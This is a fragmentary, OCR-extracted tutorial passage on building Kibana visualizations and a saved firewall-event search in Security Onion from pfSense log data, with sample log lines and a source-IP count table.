
To customize this content, login to the

```
sudo cp /opt/so/saltstack/default/
```


and edit the new file as desired.

Finally, run this command:

```
sudo so-soc-restart
```




D
Dashboard / Security Onion - Home
Home
Recently viewed
Security Onion - Home
Security Onion - Alerts
Security Onion - DNS
Security Onion - Network
Analytics
Overview
Discover
Dashboard
Canvas
Maps
Visualize



event.dataset:firewall

```
Jul 6, 2021 @ 08:42:29.000  event.dataset: firewall agent.hostname: so-filebe
                            log.source.address: 10.0.0.1:514 destination.geo.
                            destination.geo.location.lon: 143.21 destination.
                            source.application: filterlog source.port: 60506
                            network.direction: in ecs.version: 1.6.0 host.na
Jul 6, 2021 @ 08:42:29.000  event.dataset: firewall agent.hostname: so-filebe
                            log.source.address: 10.0.0.1:514 destination.geo.
                            destination.geo.location.lon: 143.21 destination.
                            source.application: filterlog source.port: 30046
                            network.direction: out ecs.version: 1.6.0 host.n
```




Save search

Save your Discover search so you can use it in visualizations and dashboards


Title

Custom Search – Firewall Events




Add your first panel

Create content that tells a story about your data.



New Pie / Choose a source

firewall



Custom Search – Firewall Events

Data Options

Metrics

Slice size Count

Buckets

Split slices

Aggregation: Terms

Field: rule.action.keyword

Order by: Metric: Count


Order: Descending

Size: 50

Group other values in separate bucket

Show missing values

Custom label



Custom Search – Firewall Events

Data Options

Pie settings

○ Donut

Legend position

Right

● Show tooltip

Labels settings


○ Show labels

● Show top level only

● Show values

Truncate

100



Custom Search – Firewall Events

Metrics

Y-axis Count

Buckets

X-axis


Aggregation: Date Histogram

Field: @timestamp

Minimum interval: Auto

○ Drop partial buckets

Custom label:



Custom Search – Firewall Events

Metrics

Y-axis Count

Buckets

Split series

Aggregation: Terms

Field: network.transport.keyword

Order by: Metric: Count


Order: Descending

Size: 5

○ Group other values in separate bucket

○ Show missing values

Custom label:



source.ip: Descending	Count
10.0.0.100	769
172.25.20.103	502
127.0.0.1	84
0.0.0.0	53
10.0.0.250	18
10.0.0.1	13

Custom Search – Firewall Events

Data Options

Metrics

Metric Count

Add

Buckets

Split rows

Aggregation: Terms

Field: source.ip

Order by: Metric: Count


Order: Descending

Size: 50

Group other values in separate bucket

Show missing values

Custom label




Add from library

navigation


Navigation

Security Onion - Navigation



Custom Search – Firewall Events

```
> Jul 6, 2021 @ 09:54:33.000   event.dataset: firewall agent.hostname: so-filebeat agent.name: SecOnion-001 agent.id: c1f057ca-39f
                               destination.geo.timezone: Australia/Sydney destination.geo.ip: 1.1.1.1 destination.geo.country_name: Aus
                               source.application: filterlog source.port: 60581 source.ip: 10.0.0.100 interface.name: em1 ingest.timest
                               ip.flags: none ip.tos: 0x0 ip.id: 3414 ip.version: 4 ip.ttl: 128 message: <134>Jul 6 15:54:33 filterlog[1
                              firewall-2021.07.06 _score: - Push to TheHive: Click to create a case in TheHive

> Jul 6, 2021 @ 09:54:30.000   event.dataset: firewall agent.hostname: so-filebeat agent.name: SecOnion-001 agent.id: c1f057ca-39f
                               destination.geo.timezone: Australia/Sydney destination.geo.ip: 1.1.1.1 destination.geo.country_name: Aus
                               source.application: filterlog source.port: 59435 source.ip: 10.0.0.100 interface.name: em1 ingest.times
                               ip.flags: none ip.tos: 0x0 ip.id: 3413 ip.version: 4 ip.ttl: 128 message: <134>Jul 6 15:54:30 filterlog[1
